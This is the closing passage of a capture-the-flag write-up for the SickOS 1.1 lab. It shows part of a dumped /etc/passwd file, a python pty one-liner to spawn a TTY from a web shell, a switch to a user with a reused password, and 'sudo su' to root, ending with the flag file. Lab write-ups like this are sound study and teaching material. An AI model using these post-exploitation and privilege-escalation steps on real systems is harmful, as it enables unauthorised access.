libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
$ su sickos
su: must be run from a terminal
```

When I tried to switch user I saw error su must be run from terminal , this means I must spawn a TTY shell ,I could do this with one line of python code

“ **python -c 'import pty;pty.spawn("/bin/bash")'** ”

And then I switched user to sickOS and type the password **john@123** to switch

And then change the user to root and access the root directory I found a file in it and view the file I have reached the ROOT!!!! And completed the CTF

```
ny3xy@ny3xy: ~
File  Actions  Edit  View  Help
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
www-data@SickOs:/etc$ clear
clear
TERM environment variable not set.
www-data@SickOs:/etc$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@SickOs:/etc$ su sickos
su sickos
Password: john@123

sickos@SickOs:/etc$ cd..
cd..
cd..: command not found
sickos@SickOs:/etc$ cd ..
cd ..
sickos@SickOs:/$ cd ..
cd ..
sickos@SickOs:/$ pwd
pwd
/
sickos@SickOs:/$ sudo su
sudo su
[sudo] password for sickos: john@123

root@SickOs:/# ls
ls
bin   etc         lib         mnt   root  selinux  tmp  vmlinuz
boot  home        lost+found  opt   run   srv      usr
dev   initrd.img  media       proc  sbin  sys      var
root@SickOs:/# cd root
cd root
root@SickOs:~# ls
ls
a0216ea4d51874464078c618298b1367.txt
root@SickOs:~# cat a0216ea4d51874464078c618298b1367.txt
cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying


root@SickOs:~#
```